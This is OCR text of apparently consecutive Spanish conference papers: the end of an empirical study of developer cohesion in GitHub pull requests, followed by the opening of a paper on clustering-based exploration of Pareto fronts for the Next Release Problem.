En general la cohesión individual difiere significativamente para cada participante de un PR a otro. Así, por ejemplo, p1 tiene un nivel de cohesión individual de 0.79 en el PR#1 mientras en el PR#10 su nivel de cohesión individual baja a 0.10 (ver Tabla 12). Este patrón de comportamiento puede ser una evidencia que la cohesión individual depende de variables del contexto propias de cada PR, como puede ser temática específica (involucrada en el cambio) del PR, comportamiento del creador o líder del PR, personalidad de los miembros, etc.

Una evidencia del impacto del tipo de personalidad o estilo de liderazgo quizás sea el PR#6. En este caso se observa como un miembro (p3) tiene una perfecta cohesión interpersonal con cada uno de los demás miembros. Pero, a su vez, los demás miembros (p4, p8 y p19) tienen nula cohesión interpersonal entre sí.

Se observa que en el PR#6 todos los participantes incrementan su nivel de cohesión individual por encima del nivel de su propia cohesión histórica. Algo similar, aunque en sentido inverso, sucede en el PR#4. Este hallazgo abona la sospecha que la cohesión depende de aspectos del contexto propios del PR en cuestión.

Tabla 10. Tabla de cohesión PR #9

Miembros	p3	p6	p4	p27	Cohesión Individual
p3		0.86	0.91	1.00	0.92
p6	0.86		0.00	0.00	0.29
p4	0.91	0.00		0.00	0.30
p27	1.00	0.00	0.00		0.33
Cohesión Grupal:0,46 Varianza:0,27 Estado Final: Abierto					

Respecto del nivel de cohesión grupal

Teniendo en cuenta que la cohesión perfecta es 1, en general las cohesiones grupales de los PRs son bajas. La cohesión grupal más alta (ver fila “Cohesión” de la Tabla 12) es de 0.58 y pertenece al PR#3. Mientras la cohesión grupal más baja es 0,24 correspondiendo al PR #8. Se observa que los PRs con estado merged (PR#1, PR#2, PR#3, PR#8), los cuales pueden ser considerados exitosos, también tienen bajo nivel de cohesión grupal.

Estos datos podrían ser evidencias que los PRs son instancias, dentro del proceso de desarrollo de software, en los cuales la interdependencia funcional y la colaboración no tienen significativa relevancia. Que no es necesario una alta interacción entre todos los miembros para alcanzar el logro.

Tabla 11. Tabla de cohesión PR #10

Miembros	p29	p1	p30	p31	p5	Cohesión Individual
p29		0.40	1.00	0.50	0.80	0.68
p1	0.40		0.00	0.00	0.00	0.10
p30	1.00	0.00		0.00	0.00	0.25
p31	0.50	0.00	0.00		0.00	0.13
p5	0.80	0.00	0.00	0.00		0.20
Cohesión Grupal:0,27 Varianza:0,21 Estado Final: Abierto						

Respecto de la relación entre estado final y cohesión grupal del PR

No se observa correlación entre los estados finales de los PRs (ver fila “Estado” de la Tabla 12) y la cohesión grupal de los mismos. Esto reafirma la sospecha de la posible irrelevancia de la cohesión grupal respecto del éxito de los PRs. Esto podría ser un disparador para una investigación más profunda al respecto.

Respecto de tamaño de equipo y cohesión

Tampoco hay relación entre el tamaño del equipo, cantidad de participantes en el PR (ver fila “# particip.” de la Tabla 12), y la cohesión grupal. Esto ocurre más allá que se podría esperar que equipos más pequeños tuvieran mayor cohesión. La correlación medida en este caso es -0,0, es decir inexistente.

Es posible que la cohesión grupal sea baja en general en la mayoría de los equipos pero, como ya hemos mencionado, se pueden detectar subgrupos determinados de participantes con alta cohesión dentro del PR.

Respecto de tamaño de PR y cohesión

La cantidad de líneas de código fuente modificadas (las líneas adicionadas más las eliminadas) es una medida del esfuerzo o tamaño del PR (ver fila “Tamaño” en Tabla 12).

Tabla 12. Datos consolidados cohesión en PRs

Participante	PR#1	PR#2	PR#3	PR#4	PR#5	PR#6	PR#7	PR#8	PR#9	PR#10	Cohesión histórica	Seguidores
p1	0.79	0.43		0.28	0.28			0.29		0.10	0.36	67
p2	0.20										0.20	201
p3	0.13					1			0.92		0.69	6
p4	0.52	0.53	0.31	0.25	0.47	0.33	0.13	0.10	0.30		0.33	64
p5	0.30	0.11	0.68	0.15	0.68					0.20	0.35	101
p6	0.30		0.66	0.06			0.29	0.39	0.29		0.33	18
p7		0.87									0.87	92
p8		0.08	0.55			0.33	0.20				0.29	6
p9		0.43									0.43	92
p10		0.14									0.14	11
p11		0.29									0.29	28
p12			0.73								0.73	11
p13			0.78								0.78	16
p14			0.59								0.59	19
p15			0.58								0.58	2374
p16			0.31				0.65	0.30			0.42	106
p17				0.70							0.70	18
p18				0.10							0.10	38
p19				0.23	0.25	0.33	0.16				0.24	19
p20				0.06							0.06	22
p21				0.48							0.48	13
p22					0.28						0.28	46
p23					0.47						0.47	52
p24					0.63						0.63	7
p25							0.13				0.13	53
p26								0.23			0.23	9
p27									0.33		0.33	83
p28								0.13			0.13	22
p29										0.68	0.68	1
p30										0.25	0.25	33
p31										0.13	0.13	0
Cohesión	0.37	0.36	0.59	0.26	0.43	0.50	0.26	0.24	0.46	0.27		
Varianza	0.22	0.25	0.14	0.20	0.17	0.29	0.18	0.10	0.27	0.21		
# particip.	6	8	9	9	7	4	6	6	4	5		
Tamaño	62	117	753	105	32	50	18	742	74	69		
Duración	1	10	46	9	25	23	21	6	91	121		
Capacidad	76.17	57.63	301.67	40.00	50.86	23.75	44.33	47.67	42.75	40.40		
Estado	Merged	Merged	Merged	Cerrado	Cerrado	Cerrado	Cerrado	Merged	Cerrado	Abierto		

Según los datos obtenidos esta medida no tiene relación con la cohesión grupal del PR. La correlación entre ambas variables es escasamente 0.15.

Respecto de duración de PR y cohesión

Otro dato extraído de los PR evaluados en este trabajo es la duración, en días, de cada uno de ellos (ver fila "Duración" de la Tabla 12). Se puede esperar que a mayor duración de los PRs mayores chances de alcanzar niveles más altos de cohesión grupal. Sin embargo, en función de los datos obtenidos, no hay evidencias de relación entre ambas variables. La correlación entre ellas es 0.25, inexistente.

Respecto de la capacidad grupal y cohesión

La capacidad técnica de los participantes del PR puede ser medida en función de la cantidad de seguidores que tienen cada uno de ellos [20]. El promedio de dichas capacidades individuales resulta en la capacidad del grupo del PR (ver fila "Capacidad" de la Tabla 12).

Según la evidencia obtenida hay una regular correlación entre capacidad grupal y cohesión, la misma asciende a 0.58.

Conclusiones

El presente estudio expone un trabajo de investigación empírica, es decir basado en evidencias, sobre las interacciones observadas entre desarrolladores de proyectos globales de software. Los registros de interacciones, que fueron extraídos desde la plataforma GitHub, fueron analizados y evaluados con el fin de medir cohesión entre los distintos miembros de un equipo de software. Estos equipos usan el modelo de desarrollo de software basado en solicitudes de cambios mediante PRs. Son justamente estos PRs los objetos de estudio específicos del presente trabajo.

Al tratarse de una muestra pequeña de datos, solo 10 PRs, los resultados alcanzados no deben, de ninguna manera, tomarse como conclusivos. De igual forma los mismos sirven para encontrar indicios que ayuden a definir nuevas hipótesis en investigaciones futuras.

El análisis de datos realizado no arroja evidencias de que la cohesión grupal sea una propiedad determinante en el logro del éxito de los equipos de desarrollo de software. Específicamente de aquellos que usan el modelo de desarrollo de software basado en pull request [23].

No hay evidencias que los equipos con mayor capacidad técnica tengan más probabilidades de alcanzar mayores niveles de cohesión.

Pareciera haber indicios que confirman que la cohesión interpersonal es muy variable entre distintos PRs. Dependiendo la misma de otros factores contextuales o características propias del PR. Quizás de los estilos de liderazgo, la cultura organizacional, la temática específica del cambio propuesto en el PR, etc. Es probable que el rol (responsable, revisor, colaborador, etc.) que cumplan los participantes dentro del PR influya en la cohesión individual de cada uno de ellos.

Tampoco hay indicios preliminares de que el tamaño del grupo impacte sobre la cohesión del mismo. Se observa, como patrón de comportamiento, que en los PRs hay al menos un subgrupo de participantes que tiene una alta cohesión, mayor que el resto.

De los resultados preliminares se observa que la mecánica de trabajo en un PR no es estrictamente colaborativa, no se evidencia interdependencia funcional entre los miembros del equipo.

Debido a que se trata de un trabajo preliminar, el mismo sufre de algunas limitaciones. El análisis está basado sobre un escaso número de PR e involucrando a desarrolladores de un único proyecto. Solo con replicaciones y un dataset más extenso será posible alcanzar evidencias más sólidas.

Con el fin de obtener una muestra más grande y representativa de las interacciones estudiadas es necesario automatizar el proceso de extracción, análisis y evaluación de las interacciones. Los conocimientos adquiridos en el actual proceso manual de análisis servirán para diseñar tal proceso automático.

Finalmente, quedan muchos interrogantes abiertos. La metodología empírica aplicada es válida para continuar recolectando y analizando mayores cantidades de datos que corroboren o no los hallazgos preliminares identificados.

Referencias

[1] Malhotra, A., Majchrzak, A., Rosen, B. (2007). Leading virtual teams. Acad. Manage.Perspect. 21 (1), 60–70.

[2] Munaiah, N., Kroh, S., Cabrey, C., & Nagappan, M. (2017). Curating GitHub for engineered software projects. Empirical Software Engineering, 22(6), 3219-3253.

[3] Cosentino, V., Izquierdo, J. L. C., & Cabot, J. (2017). A systematic mapping study of software development with GitHub. IEEE Access, 5, 7173-7192.

[4] DeMarco, T., & Lister, T. (2013). Peopleware: productive projects and teams. Addison-Wesley.

[5] Wohlin, C., Šmite, D., & Moe, N. B. (2015). A general theory of software engineering: Balancing human, social and organizational capitals. Journal of Systems and Software, 109, 229-242.

[6] Powell, A., Piccoli, G., and Ives, B. (2004). Virtual teams: a review of current literature and directions for future research. ACM Sigmis Database, vol. 35, no. 1, pp. 6–36.

[7] Swigger, K., Nur Aplaslan, F., Lopez, V., Brazile, R., Dafoulas, G., & Serce, F. C. (2009). Structural factors that affect global software development learning team performance. In Proceedings of the Special Interest Group on Management Information System's 47th Annual Conference

on Computer Personnel Research, ser. SIGMIS CPR '09. New York, NY, USA: ACM, pp. 187–196.

[8] Chang, A., and Bordia, P. (2001). A multidimensional approach to the group cohesion-group performance relationship. Small Group Research 32(4) 379-405.

[9] Goodman, P., Ravlin, E., and Schminke, M. (1987). Understanding groups in organizations. Tepper School of Business, Jan. 1987.

[10] Carron, A. V., Widmeyer, W. N., and Brawley, L. R. (1985). The development of an instrument to assess cohesion in sport teams: The Group Environment Questionnaire, Journal of Sport Psychology 7 244-266.

[11] Chidambaram, L. (1996). Relational development in computer-supported groups, MIS Quarterly 20(2) 143-165.

[12] Carless, S. A., and Paola, C. D. (2000). "The measurement of cohesion in work teams," Small Group Research, vol. 31, no. 1, pp. 71–88.

[13] Github, Inc. (2019). https://github.com/

[14] Castro-Hernández, A. (2016). Content and temporal analysis of communications to predict task cohesion in software development global teams. IEEE 11th International Conference on Global Software Engineering Workshops, pp. 65-68.

[15] Castro-Hernández, A., Swigger, K., Ponce-Flores, M. P., & Terán-Villanueva, J. D. (2016). Measures for Predicting Task Cohesion in a Global Collaborative Learning Environment.IEEE 11th International Conference on Global Software Engineering Workshops, pp. 31–36.

[16] Castro-Hernandez, A., Swigger, K., & Ponce-Flores, M. P. (2014). Effects of Cohesion-Based Feedback on the Collaborations in Global Software Development Teams. In 10th IEEE International Conference on Collaborative Computing: Networking, Applications and Worksharing (pp. 74-83). IEEE.

[17] Github, Inc. (2017). Understanding the GitHub flow, https://guides.github.com/ introduction/ Flow

[18] Calefato, F., Lanubile, F., & Novielli, N. (2017). A preliminary analysis on the effects of propensity to trust in distributed software development. In 2017 IEEE 12th international conference on global software engineering (ICGSE)(pp. 56-60).

[19] GHTorrent Proyect. http://ghtorrent.org/

[20] Wang, Z., Wang, Y., & Redmiles, D. (2018). Competence-confidence gap: A threat to female developers' contribution on github. In 2018 IEEE/ACM 40th International Conference on Software Engineering: Software Engineering in Society (ICSE-SEIS) (pp. 81-90).

[21] Dabbish, L., Stuart, C., Tsay, J., & Herbsleb, J. (2012). Social coding in GitHub: Transparency and Collaboration in an Open Source Repository. In Proceedings of the ACM 2012 conference on Computer Supported Cooperative Work - CSCW '12. ACM.

[22] Marlow, J., Dabbish, L., & Herbsleb, J. (2013). Impression formation in online peer production: Activity traces and personal profiles in GitHub. In Proceedings of the 2013 conference on Computer supported cooperative work - CSCW '13. ACM.

[23] Gousios, G., Pinzger, M., & Deursen, A. V. (2014). An exploratory study of the pull-based software development model. In Proceedings of the 36th International Conference on Software Engineering (pp. 345-355). ACM.

Exploración *a posteriori* Basada en Clustering del Frente Pareto-óptimo aplicado al Problema del Próximo Lanzamiento

Giovanni Daián Rottoli, Carlos Casanova, Esteban Schab, Anabella De Battista
Grupo de Investigación sobre Inteligencia Computacional e Ingeniería de Software
Departamento Ingeniería en Sistemas de Información
Universidad Tecnológica Nacional, Facultad Regional Concepción del Uruguay
Ing. Pereira 676 - Concepción del Uruguay - E.R. - Argentina.
{rottolig, casanovac, schabe, debattistaa}@frcu.utn.edu.ar

Resumen

La ingeniería de software basada en búsqueda propone la formulación de problemas de la ingeniería de software como problemas de optimización, generalmente con múltiples objetivos. Para estos problemas existen múltiples soluciones que deben ser analizadas por los tomadores de decisiones para seleccionar aquella que más se adecúe a sus necesidades, pudiendo este no tener preferencias previas sobre la mejor solución a ser seleccionada. Para ello, este artículo propone un acercamiento basado en agrupamiento que permite la exploración a posteriori del espacio de soluciones, describiendo las mismas no solo utilizando el valor de sus objetivos, sino también la configuración de los elementos que conforman las mismas. Se presenta una prueba de concepto del método propuesto utilizando el frente Pareto-Óptimo solución de una instancia del Problema del Próximo Lanzamiento.

Introducción

La Ingeniería de Software estudia la problemática relacionada al desarrollo, la operación y el mantenimiento del software desde un punto de vista científico. Sin embargo, es usual encontrar casos en los que se utiliza un enfoque artesanal de desarrollo de software, dependiente en gran medida de la experiencia de los actores del proceso para lograr productos que cumplan con requerimientos y características varias. En ese contexto el líder de proyecto enfrenta numerosas dificultades tanto para lograr dichas características, como para construir, operar o mantener el software y que éste constituya un producto de calidad. Las dificultades radican en que estos procesos tienden a estar caracterizados por un gran número de restricciones y objetivos interrelacionados que compiten entre sí.

Para abordar este tipo de problemas, la Ingeniería de Software Basada en Búsqueda (ISBB) o *Search Based Software Engineering* (SBSE) propone reformularlos como problemas de optimización, usualmente de naturaleza combinatoria y con múltiples objetivos, para luego aplicar algoritmos de búsqueda que sean capaces de encontrar una solución de compromiso. En este sentido, la ISBB es una disciplina que busca brindar soporte a los ingenieros de software para lograr productos de calidad a través de la búsqueda de soluciones óptimas para este tipo de problemas de optimización [1].

Problemas de optimización multi-objetivo

Respecto de los algoritmos de búsqueda, la ISBB ha propuesto desde sus comienzos la aplicación de algoritmos de tipo metaheurístico [1]. Esta propuesta se sustenta en varias características que son inherentes a los problemas que surgen en el contexto de la IS: espacios de búsqueda combinatorios, necesidad de balancear múltiples objetivos que compiten entre sí, existencia de incertidumbre o imprecisión, entre otros. Los algoritmos metaheurísticos resultan adecuados en este contexto por brindar estrategias de búsqueda genéricas que encuentran soluciones en tiempos razonables, sin requerir el cumplimiento de propiedades como linealidad o convexidad, aunque con la imposibilidad de asegurar cuán lejos se está de la solución óptima real.

En los problemas de optimización multi-objetivo varios atributos se emplean como funciones objetivo que compiten entre sí, definiendo sobre el espacio de soluciones un orden parcial, la relación de **dominancia**, donde existen pares de soluciones que no son comparables en principio. Por ejemplo, en un problema con dos objetivos, dos soluciones donde la primera es mejor en el primer objetivo y peor en el segundo respecto de la solución restante, resultan no comparables.

El conjunto de soluciones en la que ninguna domina a las demás se conoce como Frente Pareto-Óptimo, o simplemente Frente de Pareto. Dos ejemplos de algoritmos ampliamente utilizados que buscan frentes de Pareto basándose en la relación de dominancia son NSGA-II [2] y SPEA2 [3].

Enfoques basados en preferencias

En general el tomador de decisiones necesita seleccionar sólo una solución del Frente de Pareto. Con el objetivo de facilitar este proceso de selección surgen los Algoritmos Basados en Preferencias (ABP) [4], los cuales incorporan las preferencias, intuición o emoción del tomador de decisiones en el proceso de optimización. Para esto se hace uso de mecanismos que consultan al tomador de decisiones para extraer información que permita guiar la búsqueda hacia una región de interés. Según en qué etapa del algoritmo se incorporan las preferencias, estos mecanismos se clasifican en *a priori*, interactivos y *a posteriori*.

Los mecanismos de incorporación de preferencias *a priori* se utilizan antes de iniciar el proceso de generación de soluciones (búsqueda). Dentro de esta clasificación pueden encontrarse los Procesos de Jerarquía Analítica [5], utilizados para encontrar los pesos asociados a cada objetivo y componer una única función objetivo.

Los mecanismos interactivos de incorporación de preferencias, por otro lado, se utilizan durante la búsqueda, es decir, mientras se generan las soluciones intermedias, embebidos en el algoritmo de búsqueda. En este punto es de especial interés el estudio de cuántas veces se requiere de la atención del tomador de decisiones. El ABP interactivo más utilizado en la ISBB es el IGA (*Interactive Genetic Algorithm*) [4], encontrándose aplicaciones en Ingeniería de Requerimientos, Refactorización, Remodularización y Diseño de Interfaces de Usuario, entre otros.

Por último, los mecanismos *a posteriori* se utilizan una vez finalizado el proceso en cuestión, y generalmente se reducen a búsquedas dentro de frentes Pareto-óptimos (o aproximaciones de éstos). Este tipo de enfoques es el menos utilizado en el estado del arte [4].

Aportes y contribuciones

En este trabajo se propone un mecanismo de captación de preferencias *a posteriori* mediante el empleo de agrupamiento jerárquico de soluciones complejas y análisis estadístico sobre su estructura, con el objetivo de auxiliar al tomador de decisiones en la selección de una única solución que le sea satisfactoria. La propuesta es aplicada al frente de Pareto de una instancia del Problema del Próximo Lanzamiento (*Next Release Problem*, NRP) con dos objetivos, un problema de Ingeniería de Requerimientos.

El resto del trabajo se estructura como sigue. Se describe formalmente el NRP y se presenta el conjunto de datos utilizado. Luego, se describe formalmente el mecanismo de captación de preferencias, lo cual incluye las funciones de similitud necesarias para aplicar el algoritmo de agrupamiento jerárquico, seguidas de los descriptores utilizados para caracterizar los grupos y la forma en la que el tomador de decisiones puede visualizar los resultados. Se presentan los resultados de aplicar el mecanismo propuesto y se discuten las ventajas y desventajas del mismo contrastándolo con otros trabajos. Finalmente, se presentan las conclusiones más relevantes y las referencias utilizadas.

El Problema del Próximo Lanzamiento

Un aspecto clave de cualquier proyecto de desarrollo grande es determinar un conjunto de requerimientos apropiado para las partes interesadas (*stakeholders*). El problema del próximo lanzamiento, originalmente propuesto por Bagnall, Rayward-Smith y Whittley (2001) [6], formaliza esta cuestión y consiste en hallar un subconjunto de requerimientos que maximice un atributo deseado, tal como el beneficio, sujeto a una cota superior de algún otro atributo, usualmente el costo. Eventualmente, también puede estar restringido por dependencias entre los requerimientos: precedencia, simultaneidad, elegir no más que *k* de *n* requerimientos, entre otros.

Este problema es reducible al problema de la mochila (*knapsack problem*) [6] y constituye, por lo tanto, un problema de optimización combinatoria NP-hard. En la versión bi-objetivo del NRP [7], la restricción de cota superior del costo se transforma en un segundo objetivo, el cual se encuentra en conflicto con el primero.

Es posible formular el problema NRP como un modelo de Programación Lineal Entera, como sigue [8]:

Sean $X = [x_1, x_2, \dots, x_n]$ y $Y = [y_1, y_2, \dots, y_m]$ los vectores binarios de decisión que representan la inclusión de los requerimientos, del 1 al *n*, y la satisfacción de los *stakeholders*, del 1 al *m*. Sea $C = [c_1, c_2, \dots, c_n]$ el vector de costos asociados a los requerimientos, y $B = [b_1, b_2, \dots, b_m]$ los beneficios asociados a cada *stakeholder*. Sea *P* la **relación de precedencia** formada por los pares (*i*,*j*), tales que el requerimiento *i* debe ser seleccionado siempre que se selecciona el requerimiento *j*. Sea además *I* la **relación de interés** formada por los pares (*i*,*k*), donde el *stakeholder k* ha solicitado el requerimiento *i*. Así, se puede modelar el problema NRP como sigue:

$$max\ f(Y) = \sum_{i=1}^{m} b_i \cdot y_i$$

$$min\ g(X) = \sum_{j=1}^{m} c_j \cdot x_j$$

sujeto a

$$x_i \geq x_j, \forall (i,j) \in P$$

$$x_i \geq y_k, \forall (i,k) \in I$$

$$X \in \{0,1\}^n, Y \in \{0,1\}^m$$

Descripción del problema

Una vez obtenido el frente de Pareto para un problema de optimización multi-objetivo, el tomador de decisiones debe seleccionar una solución de dicho frente para implementar en el contexto en el que se encuentra, para lo cual debe compararlas y optar por aquella que más se adecúe a sus preferencias.

Generalmente esta comparativa se realiza a partir de la evaluación de los valores de la función objetivo de cada una de las soluciones, cuestión que resulta tediosa al estar el frente compuesto por numerosas opciones distintas. Por otro lado, las soluciones son complejas *per se*, consistiendo en múltiples elementos que se interrelacionan entre sí (e.g. múltiples requerimientos interdependientes en el NRP), por lo que no es trivial la búsqueda de soluciones con base en la configuración misma de la solución. Adicionalmente, el tomador de decisiones puede no tener en claro sus preferencias en el momento de la exploración del frente, por lo que es menester el brindar herramientas de información para dirigir sus esfuerzos.

Freire et al. (2019) [9] menciona que no existen formas de facilitar el análisis de soluciones complejas en el frente de Pareto, como es en el caso del NRP. Además, propone la utilización de algoritmos de agrupamiento utilizando como medida de similitud entre las soluciones la distancia euclídea entre los valores de los objetivos, mas no analiza la similitud de las soluciones de manera estructural, considerando las características de configuración de las mismas.

En este trabajo, entonces, se propone la utilización de algoritmos de *clustering* para el agrupamiento de soluciones complejas para un problema de la ISBB que aporta conocimiento y herramientas visuales al tomador de decisiones para optar por las alternativas más adecuadas para su situación particular.

Solución propuesta

Considerando la ausencia de información previa sobre las preferencias del tomador de decisiones, se propone la utilización del modelo que se ilustra en la Figura 1.

El proceso comienza con la obtención y preparación del frente de Pareto. Este paso dependerá del problema en cuestión, de la representación de las soluciones, y del algoritmo utilizado para hallarlas. Cabe remarcar que el conjunto de soluciones no necesariamente deben ser las soluciones óptimas reales, sino que es posible utilizar un conjunto de soluciones cuasi-óptimas o aproximadas.

A partir de estas soluciones, se debe codificar cada una de las mismas de forma tal que conste por cada una de ella los valores de sus objetivos asociados y las características de la solución misma. Por ejemplo, en caso del problema del próximo lanzamiento, tanto el costo como el beneficio obtenido son dos atributos de la tabla de datos, así como los requerimientos seleccionados para su implementación y el conjunto de stakeholders satisfechos.




Figura 1. Proceso de exploración *a posteriori* de frentes de Pareto utilizando agrupamiento de datos

Posteriormente, se aplica un algoritmo de agrupamiento jerárquico sobre el frente de Pareto preparado para acotar la búsqueda a regiones de interés [10]. Para esto es necesario la utilización de una medida de similitud que contemple tanto los valores de los objetivos como también la configuración de la solución. Esta medida, entonces, dependerá del problema abordado. En la próxima sección, Prueba de Concepto, se propone una medida para el Problema del Próximo Lanzamiento.

La característica principal del algoritmo de agrupamiento jerárquico es que no brinda inicialmente un conjunto de particiones del conjunto de datos, como hacen algoritmos basados en particiones o en densidades, permitiendo observar primeramente las relaciones de similitud (con herramientas de visualización como dendogramas) y pudiendo decidir luego cuál es el parámetro de granularidad adecuado para materializar los grupos. Esta característica resulta deseable en el contexto de una búsqueda *a posteriori* debido a que el tomador de decisiones puede observar el comportamiento del frente antes de acotarlo.

Una vez obtenidas las particiones del frente de Pareto con base en la medida de similitud adecuada, es posible describir los grupos mediante descriptores estadísticos o bien mediante un proceso de descubrimiento de reglas de pertenencia a grupos, haciendo uso de algoritmos de aprendizaje automático [11]. Esta descripción le permite al tomador de decisiones explorar las características de cada una de las secciones del frente y decidir por ahondar en una de las secciones que le resulte de mayor interés.

Una vez reducido el número de soluciones para analizar, es posible seleccionar una para su implementación sin incurrir en fatiga para el tomador de decisiones. Sin embargo, si el grupo seleccionado para su exploración aún posee un número considerable de soluciones, es posible repetir la estrategia hasta que la cantidad de opciones sea manejable.

Mediante este procedimiento se acota la búsqueda a una región del frente de Pareto brindando información no solo sobre las características de las soluciones en función de los valores de los objetivos, sino que además se contempla la configuración de las mismas en el contexto del problema.

Prueba de concepto

Para ilustrar la solución propuesta en la sección anterior, este apartado aborda una prueba de concepto utilizando un frente de Pareto de una instancia del Problema del Próximo Lanzamiento, algoritmos de agrupamiento jerárquico, descriptores estadísticos y herramientas de visualización para asistir al tomador de decisiones en la selección de una solución adecuada para su situación particular.

Conjunto de datos

Se dispone de un frente de Pareto exacto con 385 soluciones de una instancia del problema del próximo lanzamiento con 140 requerimientos y 100 *stakeholders*. La instancia del problema ha sido estudiada por los autores previamente [12] y el frente de Pareto exacto se halló utilizando el enfoque de $\in$-restricciones descripto en [13]. Este conjunto de datos se encuentra en disponible en [14].

Por cada solución no dominada se detalla un identificador entero secuencial, el beneficio que se obtiene al implementar los requerimientos de la solución, el costo asociado a dicha implementación, un vector booleano req donde $req[i] = 1$ si el requerimiento i se incluye en la solución, y $req[i] = 0$ en caso contrario, y un vector booleano stk donde $stk[j] = 1$ si la solución satisface al *stakeholder* j, y $stk[j] = 0$ en caso contrario (Tabla 1).

Tabla 1. Atributos de las soluciones del frente Pareto-óptimo.

Atributo	Formato	Descripción
i	Entero	Identificador.
p	Real	Beneficio asociado a la solución.
c	Real	Costo de implementación de la solución.
req	Vector booleano	Requerimientos seleccionados para su implementación.
stk	Vector booleano	*Stakeholders* satisfechos con la implementación de la solución.

Procedimiento

Para la realización de la exploración del frente de Pareto se implementó un script en Python 3.7 de la distribución Anaconda, utilizando las librerías Numpy, Pandas, Scipy y Seaborn [15].

Agrupamiento de soluciones

Con el propósito de realizar un agrupamiento de las soluciones del frente de Pareto se ha tenido en cuenta la similitud de las mismas con base en sus atributos costo, beneficio, requerimientos y *stakeholders*.

En primer lugar, la similitud entre el costo y el beneficio se ha capturado mediante el uso de la distancia Euclídea entre estos atributos para las dos soluciones comparadas, tal como se observa en la ecuación 1.

Por otro lado, la similitud entre dos conjuntos de requerimientos (o conjuntos de stakeholders) se ha medido comparando la cantidad de requerimientos (o stakeholders) en común que estos poseen. Para esto, se hace uso del operador booleano XOR y se aplica el producto escalar del vector resultado consigo mismo (ecuaciones 2 y 3).

Es importante señalar que tanto los valores de costo y beneficio, como la distancias asociadas a los requerimientos y a los stakeholders deben ser escalados en el mismo intervalo, con el fin de evitar que uno de estos atributos sesgue los resultados del proceso de agrupamiento.

La similitud entre dos soluciones, entonces, se calcula como la suma algebraica de las distancias anteriormente mencionadas (Ecuación 4).

$$\delta_{obj}(x,y) = \sqrt{(c_x - c_y)^2 + (p_x - p_y)^2} \quad (1)$$

$$\delta_{req}(x,y) = [req_x \otimes req_y]^2 \,/\, |req_x| \quad (2)$$

$$\delta_{stk}(x,y) = [stk_x \otimes stk_y]^2 \,/\, |stk_x| \quad (3)$$

$$Dist(x,y) = \delta_{obj}(x,y) + \delta_{req}(x,y) + \delta_{stk}(x,y) \quad (4)$$

Descripción de los grupos

Por cada *cluster* hallado se extrajeron descriptores estadísticos. Se calculó el promedio y la desviación estándar de los valores de los atributos costo y beneficio de sus elementos miembros. Adicionalmente, se contó por cada requerimiento la frecuencia de consideración de los requerimientos, esto es, la cantidad de soluciones que consideraba incluir cada una de las características del software. Lo mismo se calculó para los *stakeholders*, contando por cada uno de ellos la cantidad de soluciones del grupo que lo satisface.

Visualización de resultados para exploración

Como soporte para la representación de los resultados parciales para la exploración de las soluciones del frente de Pareto, se utiliza un dendograma (diagrama de árbol) para el agrupamiento jerárquico y la selección del nivel de granularidad.

Adicionalmente, por cada uno de los grupos materializados se obtienen histogramas con las frecuencias de consideración de requerimientos y de satisfacción de *stakeholders*.

Segunda iteración

Se repitió el procedimiento sobre los resultados del *cluster* número 2, filtrando las soluciones del frente de Pareto que pertenecen a este grupo. La misma función de distancia fue utilizada, por lo que es posible utilizar el resultado del agrupamiento anterior y obtener la nueva partición solo de los datos seleccionados. Esto no requiere un cálculo extra.

Resultados

Primeramente, se obtuvo una segmentación de las soluciones del frente de Pareto considerado como entrada. Esta segmentación puede observarse en forma de árbol en el dendograma de la figura 2.

Como ya ha sido mencionado con anterioridad, la cantidad de soluciones del frente de Pareto no permite una visualización adecuada de su localización en el árbol; sin embargo es posible explorar con detalle las ramificaciones del mismo mediante el uso de *zooms* en las zonas de interés, cuestión que se ejemplifica en la figura 3.




Figura 2. Dendograma obtenido del proceso de agrupamiento jerárquico.

Posteriormente, tras el particionamiento de la jerarquía obtenida en el paso anterior, se identificaron cuatro clusters, cantidad que fue determinada tras la exploración del dendograma mencionado. Los grupos resultantes poseen 109, 118, 75 y 84 soluciones.

Los descriptores referidos al costo y al beneficio para cada uno de los grupos se pueden observar en la Tabla 2, mientras que la frecuencia de consideración de los requerimientos y la frecuencia de satisfacción de los stakeholders se puede observar en las figuras 4 y 5 respectivamente.




Figura 3. Dendograma de subárbol del agrupamiento jerárquico. Se observan nueve soluciones del frente de Pareto.

Tabla 2. Descripción de los atributos costo (c) y beneficio (p) por cada grupo

Grupo	Cantidad	Attr	Descriptor	Valor
1	109	p	Prom	2384,7
			s.d.	229,0
		c	Prom	576,0
			s.d.	64,6
2	118	p	Prom	474,2
			s.d.	241,1
		c	Prom	83,6
			s.d.	49,4
3	75	p	Prom	1145,8
			s.d.	135,7
		c	Prom	241,7
			s.d.	34,3
4	84	p	Prom	1689,3
			s.d.	187,4
		c	Prom	386,3
			s.d.	52,7

